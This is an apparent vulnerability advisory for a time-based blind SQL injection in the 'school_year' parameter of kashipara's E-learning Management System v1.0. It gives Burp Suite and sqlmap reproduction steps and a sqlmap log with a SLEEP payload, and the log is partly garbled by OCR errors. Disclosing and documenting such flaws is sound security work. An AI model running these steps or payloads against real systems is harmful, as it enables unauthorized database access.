SQL Injection was found in the /lms/admin/school_year.php page of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the $school_year$ parameter in a POST HTTP request.

> Official Website URL

https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


> Affected Product Name

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/school_year.php
Affected Parameter	school_year
Method	POST
Туре	time-based blind
Version	V1.0

Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential




Step 2: Navigate the 'School Year' page and provide a year.



Step 3: Now enable intercept in bupsuite and click add icon.



Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against request saved in file.

python.exe C:\sqlmap\sqlmap.py -r school_year.txt --batch -dbs

Step 6: Notice that 'school_year' parameter is detected vulnerable and all database is successfully retrieved.

```
[89:25:28] [NFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[89:25:28] [NFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[89:25:28] [NFO] target UNION pased SQL injection in pictable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[89:25:28] [NFO] checking if the injection point on POST parameter 'school_vear' is a false positive
POST parameter 'school_vear' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 96 HTTP(s) requests:

Parameter: school_vear (POST)
Type: time-based blind
Title: NySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: school_vear=2024* AND (SELECT 1226 FROM (SELECT(SLEEP(S)))SpfQ) AND 'oFhI'='oFhI&save=

[89:25:43] [NMFO] the back-end DBNS is NySQL
[89:25:43] [NMFO] the back-end DBNS is NySQ
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection